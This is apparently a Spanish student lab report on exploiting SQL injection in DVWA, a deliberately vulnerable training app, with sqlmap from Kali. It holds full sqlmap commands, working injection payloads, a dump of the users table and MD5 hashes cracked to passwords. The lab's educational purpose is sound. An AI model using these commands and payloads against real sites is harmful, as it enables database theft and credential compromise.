[21:33:01] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[21:33:01] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[21:33:01] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[21:33:01] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[21:33:01] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[21:33:01] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[21:33:01] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
[21:33:01] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - ORDER BY, GROUP BY clause (original value)'
```

```
kali㉿kali: ~
```

Session Actions Edit View Help

```
[21:33:01] [INFO] testing 'MySQL ≥ 5.0 boolean-based blind - Stacked queries'
[21:33:02] [INFO] testing 'MySQL < 5.0 boolean-based blind - Stacked queries'
[21:33:02] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[21:33:03] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[21:33:04] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[21:33:05] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[21:33:06] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[21:33:07] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[21:33:08] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[21:33:09] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[21:33:10] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:33:10] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:33:11] [INFO] testing 'MySQL ≥ 5.0 (inline) error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:33:11] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:33:12] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:33:13] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING,
```

Una vez confirmada la inyección, se lanza el siguiente comando para extraer las tablas (--tables). El resultado muestra que se han identificado las bases de datos disponibles, incluyendo **dvwa**, **mysql** y otras.

```
ORDER BY or GROUP BY clause (UPDATEXML)
[21:33:14] [INFO] testing 'MySQL ≥ 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
[21:33:15] [INFO] testing 'MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:33:16] [INFO] testing 'MySQL ≥ 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
[21:33:17] [INFO] testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
[21:33:17] [INFO] testing 'MySQL ≥ 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
[21:33:18] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
[21:33:18] [INFO] testing 'MySQL ≥ 5.5 error-based - Parameter replace (EXP)'
[21:33:18] [INFO] testing 'MySQL ≥ 5.6 error-based - Parameter replace (GTID_SUBSET)'
[21:33:18] [INFO] testing 'MySQL ≥ 5.7.8 error-based - Parameter replace (JSON_KEYS)'
[21:33:18] [INFO] testing 'MySQL ≥ 5.0 error-based - Parameter replace (FLOOR)'
[21:33:18] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (UPDATEXML)'
[21:33:18] [INFO] testing 'MySQL ≥ 5.1 error-based - Parameter replace (EXTRACTVALUE)'
[21:33:18] [INFO] testing 'MySQL ≥ 5.5 error-based - ORDER BY, GROUP BY clause (BIGINT UNSIGNED)'
[21:33:18] [INFO] testing 'MySQL ≥ 5.5 error-based - ORDER BY, GROUP BY clause (EXP)'
[21:33:18] [INFO] testing 'MySQL ≥ 5.6 error-based - ORDER BY, GROUP BY clause (GTID_SUBSET)'
```

Muestra el comando de sqlmap para obtener las tablas (--tables) después de identificar la base de datos dvwa. Las bases de datos disponibles se enumeran, incluyendo dvwa, mysql, etc.

```
[21:33:18] [INFO] testing 'MySQL ≥ 5.0 error-based - ORDER BY, GROUP BY clause (FLOOR)'.
[21:33:18] [INFO] testing 'MySQL ≥ 5.1 error-based - ORDER BY, GROUP BY clause (EXTRACTVALUE)'.
[21:33:18] [INFO] testing 'MySQL ≥ 5.1 error-based - ORDER BY, GROUP BY clause (UPDATEXML)'.
[21:33:19] [INFO] testing 'MySQL ≥ 4.1 error-based - ORDER BY, GROUP BY clause (FLOOR)'.
[21:33:19] [INFO] testing 'MySQL inline queries'.
[21:33:19] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'.
[21:33:19] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'.
[21:33:20] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'.
[21:33:20] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'.
[21:33:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'.
[21:33:21] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'.
[21:33:22] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'.
[21:33:23] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (query SLEEP)'.
[21:33:24] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (SLEEP)'.
[21:33:25] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (SLEEP)'.
[21:33:26] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (SLEEP - comment)'.
[21:33:26] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (SLEEP - comment)'.
[21:33:27] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP - comment)'.
[21:33:28] [INFO] testing 'MySQL ≥ 5.0.12 OR time-based blind (query SLEEP - comment)'.
```

El resultado de la enumeración de tablas muestra las dos tablas principales de dvwa: guestbook y **users**. Se lanza el siguiente comando para extraer todos los datos de la tabla **users** (-T users --dump).

```
[21:33:28] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK)'
[21:33:29] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query)'
[21:33:30] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK)
'
[21:33:31] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query)'
[21:33:32] [INFO] testing 'MySQL < 5.0.12 AND time-based blind (BENCHMARK
 - comment)'
[21:33:33] [INFO] testing 'MySQL > 5.0.12 AND time-based blind (heavy query - comment)'
[21:33:33] [INFO] testing 'MySQL < 5.0.12 OR time-based blind (BENCHMARK
 - comment)'
[21:33:34] [INFO] testing 'MySQL > 5.0.12 OR time-based blind (heavy query - comment)'
[21:33:34] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind'
[21:33:35] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (comment)'
[21:33:36] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (query
SLEEP)'
[21:33:37] [INFO] testing 'MySQL ≥ 5.0.12 RLIKE time-based blind (query
SLEEP - comment)'
[21:33:37] [INFO] testing 'MySQL AND time-based blind (ELT)'
[21:33:38] [INFO] testing 'MySQL OR time-based blind (ELT)'
[21:33:39] [INFO] testing 'MySQL AND time-based blind (ELT - comment)'
[21:33:39] [INFO] testing 'MySQL OR time-based blind (ELT - comment)'
[21:33:40] [INFO] testing 'MySQL ≥ 5.1 time-based blind (heavy query) -
PROCEDURE ANALYSE (EXTRACTVALUE)'
[21:33:41] [INFO] testing 'MySQL ≥ 5.1 time-based blind (heavy query - c
omment) - PROCEDURE ANALYSE (EXTRACTVALUE)'
```

Muestran los *payloads* exitosos utilizados por sqlmap para realizar la extracción de datos (dump) mediante diferentes tipos de inyección (Boolean-based, Error-based y Time-based).

```
[21:33:41] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace'
[21:33:41] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (subtraction)'
[21:33:41] [INFO] testing 'MySQL < 5.0.12 time-based blind - Parameter replace (BENCHMARK)'
[21:33:41] [INFO] testing 'MySQL > 5.0.12 time-based blind - Parameter replace (heavy query - comment)'
[21:33:41] [INFO] testing 'MySQL time-based blind - Parameter replace (boolean)'
[21:33:41] [INFO] testing 'MySQL time-based blind - Parameter replace (ELT)'
[21:33:41] [INFO] testing 'MySQL time-based blind - Parameter replace (MAX_SET)'
[21:33:41] [INFO] testing 'MySQL > 5.0.12 time-based blind - ORDER BY, GROUP BY clause'
[21:33:41] [INFO] testing 'MySQL < 5.0.12 time-based blind - ORDER BY, GROUP BY clause (BENCHMARK)'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] y
[21:34:07] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:34:08] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[21:34:14] [INFO] testing 'MySQL UNION query (random number) - 1 to 10 columns'
[21:34:20] [WARNING] GET parameter 'Submit' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 3913 HTTP(s) requests:
_____
Parameter: id (GET)
```

```

Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 2951#&Submit=Submit

Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(4395,6493)>(SELECT COUNT(*),CONCAT(0x71786b6271,(SELECT (ELT(4395=4395,1))),0x7170767871,FLOOR(RAND(0)*2))x FROM (SELECT 1428 UNION SELECT 9713 UNION SELECT 6004 UNION SELECT 9766)a GROUP BY x)-- vXxY&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4639 FROM (SELECT(SLEEP(5)))IDLH)-- Sdgu&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71786b6271,0x564e4d75545a78656a576b63436166445a5a67674c6572657258794d49635753757675446b446d,0x7170767871),NULL#&Submit=Submit

```

```

[21:34:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[21:34:20] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema

```

Después del *dump* de datos, sqlmap detecta que la columna password contiene *hashes* de contraseña (MD5, en este caso). La herramienta pregunta si se desea crackearlos y si se quiere usar un diccionario.

```

[*] metasploit
[*] mysql
[*] owaspl0
[*] tikiwiki
[*] tikiwiki195

[21:36:20] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.52.128'

[*] ending @ 21:34:20 /2025-10-24/

[(kali㉿kali)-[~]]$ sqlmap -u "http://192.168.52.128/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=77e0ff132dc8ce193542809f4bd87764; security=low" -D dvwa --tables
          _____
         | H |
         | E |
         | T |
         | I |
         | V ... |
          _____ {1.9.8@stable}
          _____ https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```

Muestra el **proceso de crackeo de contraseñas** usando el diccionario por defecto. Se logra el *crackeo* exitoso de varios *hashes* y se listan las contraseñas originales, como **hacked, charley, letmein y password**.

```
[*] starting @ 21:36:09 /2025-10-24/  
[21:36:09] [INFO] resuming back-end DBMS 'mysql'  
[21:36:09] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
_____  
Parameter: id (GET)  
    Type: boolean-based blind  
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)  
    Payload: id=1' OR NOT 2951=2951#&Submit=Submit  
  
    Type: error-based  
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
    Payload: id=1' AND ROW(4395,6493)>(SELECT COUNT(*),CONCAT(0x71786b6271,(SELECT (ELT(4395=4395,1))),0x7170767871,FLOOR(RAND(0)*2))x FROM (SELECT 1428 UNION SELECT 9713 UNION SELECT 6004 UNION SELECT 9766)a GROUP BY x)-- vXxY&Submit=Submit  
  
    Type: time-based blind  
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)  
    Payload: id=1' AND (SELECT 4639 FROM (SELECT(SLEEP(5)))IDLH)-- Sdgus&Submit=Submit  
  
    Type: UNION query  
    Title: MySQL UNION query (NULL) - 2 columns  
    Payload: id=1' UNION ALL SELECT CONCAT(0x71786b6271,0x564e4d75545a78656a576b63436166445a5a67674c6572657258794d4963575375767675446b446d,0x71707
```

El resultado final (el *dump* de la tabla users con las contraseñas ya crackeadas y añadidas entre paréntesis).

```
67871),NULL#&Submit=Submit
[21:36:09] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[21:36:09] [INFO] fetching tables for database: 'dvwa'
[21:36:09] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+
[21:36:09] [INFO] fetched data logged to text files under '/home/kali/.lo
cal/share/sqlmap/output/192.168.52.128'
[*] ending @ 21:36:09 /2025-10-24/
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.52.128/dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit" --cookie="PHPSESSID=77e0FF132dc8ce193542809f4bd87764; security=low" -D dvwa -T users --dump
{1.9.8#stable}
https://sqlmap.org
```

Muestra los tipos de inyección confirmados y los *payloads* (*id=1' OR NOT 2951=2951..., id=1' UNION ALL SELECT CONCAT...*) utilizados para la explotación, que incluyen ataques ciegos (blind), basados en errores y de unión (UNION).

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 21:37:39 /2025-10-24/

[21:37:40] [INFO] resuming back-end DBMS 'mysql'
[21:37:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 2951=2951#&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(4395,6493)>(SELECT COUNT(*),CONCAT(0x71786b6271,(SELECT (ELT(4395=4395,1))),0x7170767871,FLOOR(RAND(0)*2))x FROM (SELECT 1428 UNION SELECT 9713 UNION SELECT 6004 UNION SELECT 9766)a GROUP BY x)-- vXxY&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 4639 FROM (SELECT(SLEEP(5)))IDLH)-- Sdgu&Submit=Submit
```

- Continúa el *dump* de la base de datos dvwa. **sqlmap** detecta que la columna password contiene *hashes* de contraseña y solicita si desea guardarlos y crackearlos.

```
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71786b6271,0x564e4d75545a786
56a576b63436166445a5a67674c6572657258794d4963575375767675446b446d,0x71707
67871),NULL#&Submit=Submit

[21:37:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[21:37:40] [INFO] fetching columns for table 'users' in database 'dvwa'
[21:37:40] [WARNING] reflective value(s) found and filtering out
[21:37:40] [INFO] fetching entries for table 'users' in database 'dvwa'
[21:37:40] [INFO] recognized possible password hashes in column 'password'

do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[21:37:44] [INFO] writing hashes to a temporary file '/tmp/sqlmaposeqvpiq
269035/sqlmaphashes-sb08njod.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[21:37:48] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[21:38:17] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
```

- Muestra el inicio del **ataque de diccionario (dictionary-based attack)** contra los *hashes* MD5, donde la herramienta comienza a probar palabras de una lista.

```
[21:37:44] [INFO] writing hashes to a temporary file '/tmp/sqlmaposeqvpiq
269035/sqlmaphashes-sb08njod.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[21:37:48] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (pr
ess Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>

[21:38:17] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[21:38:21] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[21:38:21] [INFO] starting 4 processes
[21:38:23] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f26
0853678922e03'
[21:38:24] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d
7e0d4fcc69216b'
[21:38:25] [INFO] cracked password 'hacked' for hash '4d4098d64e163d27269
59455d046fd7c'
[21:38:26] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cad
e3de5c71e9e9b7'
[21:38:27] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61
d8327deb882cf99'
[21:38:33] [INFO] using suffix '1'
[21:38:45] [INFO] using suffix '123'
[21:38:48] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f26
0853678922e03'
[21:38:57] [INFO] using suffix '2'
[21:39:09] [INFO] using suffix '12'
```

- Continúa el proceso de crackeo, mostrando a sqlmap probando sufijos comunes (como '1', '12', '23', '!') para aumentar las probabilidades de éxito.

```
0853678922e03'
[21:38:57] [INFO] using suffix '2'
[21:39:09] [INFO] using suffix '12'
[21:39:22] [INFO] using suffix '3'
[21:39:34] [INFO] using suffix '13'
[21:39:46] [INFO] using suffix '7'
[21:39:59] [INFO] using suffix '11'
[21:40:11] [INFO] using suffix '5'
[21:40:23] [INFO] using suffix '22'
[21:40:35] [INFO] using suffix '23'
[21:40:48] [INFO] using suffix '01'
[21:41:00] [INFO] using suffix '4'
[21:41:12] [INFO] using suffix '07'
[21:41:24] [INFO] using suffix '21'
[21:41:37] [INFO] using suffix '14'
[21:41:49] [INFO] using suffix '10'
[21:42:02] [INFO] using suffix '06'
[21:43:25] [INFO] using suffix '08'
[21:42:29] [INFO] using suffix '8'
[21:42:42] [INFO] using suffix '15'
[21:42:54] [INFO] using suffix '69'
[21:43:07] [INFO] using suffix '16'
[21:43:19] [INFO] using suffix '6'
[21:43:32] [INFO] using suffix '18'
[21:43:45] [INFO] using suffix '!'
[21:43:58] [INFO] using suffix '..'
[21:44:11] [INFO] using suffix '*'
[21:44:24] [INFO] using suffix '!!'
[21:44:37] [INFO] using suffix '?'
[21:44:49] [INFO] using suffix ';'
[21:45:02] [INFO] using suffix '...'
```

- Muestra el resultado final del *dump* de la tabla users de DVWA. Las contraseñas han sido crackeadas y se muestran en texto claro entre paréntesis junto a sus *hashes*: **admin** \$\rightarrow\$ **hacked**, **gordonb** \$\rightarrow\$ **abc123**, **smithy** \$\rightarrow\$ **password**, etc.

Database: dvwa					
Table: users					
[5 entries]					
+-----+-----+-----+-----+-----+-----+					
user_id	user	avatar		last_name	first_name
+-----+-----+-----+-----+-----+-----+					
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	4d4098d64e163d2726959455d046fd7c (hacked)	admin	admin
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo
5	smithy	http://172.16.123.129/dvwa/hackable/users smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob
+-----+-----+-----+-----+-----+-----+					
-+					

- Confirma que la tabla dvwa.users ha sido "**dumped**" (extraída) a un archivo CSV en el disco local y que el proceso de sqlmap ha finalizado.

```
[21:45:51] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.52.128/dump/dvwa/users.csv'
[21:45:51] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.52.128'

[*] ending @ 21:45:51 /2025-10-24/
```

Conclusión

El ejercicio de análisis y explotación de vulnerabilidades en un entorno virtual refleja la importancia de mantener configuraciones seguras en sistemas y aplicaciones web para evitar accesos no autorizados. Las herramientas de reconocimiento y ataque como Nmap y sqlmap permiten detectar deficiencias que, si no son mitigadas, pueden ser

aprovechadas por actores malintencionados. La práctica realizada demuestra que una adecuada gestión de la red, aplicaciones y sistemas de autenticación, junto con una vigilancia constante, son fundamentales para garantizar la seguridad en entornos reales. La sensibilización acerca de estos riesgos es el primer paso para fortalecer las defensas de los sistemas informáticos.

Bibliografía

- Metasploit framework. (s/f). Kali Linux. Recuperado el 7 de septiembre de 2025, de <https://www.kali.org/docs/tools/startng-metasploit-framework-in-kali/>
- Jose Malacara. (2024, September 18). *¿Qué es el protocolo SSL/TLS?* [Video]. YouTube. <https://www.youtube.com/watch?v=D9-UHM9cWqg>
- *Home - OWASP Top 10:2021.* (n.d.). <https://owasp.org/Top10/es/>
- The Coder Cave, Programación y Tecnología. (2025, April 5). *Curso de SEGURIDAD en Programación - OWASP Top 10 - Aprende A PROTEGER Tus Aplicaciones* [Video]. YouTube. <https://www.youtube.com/watch?v=jVLcvLB4IJs>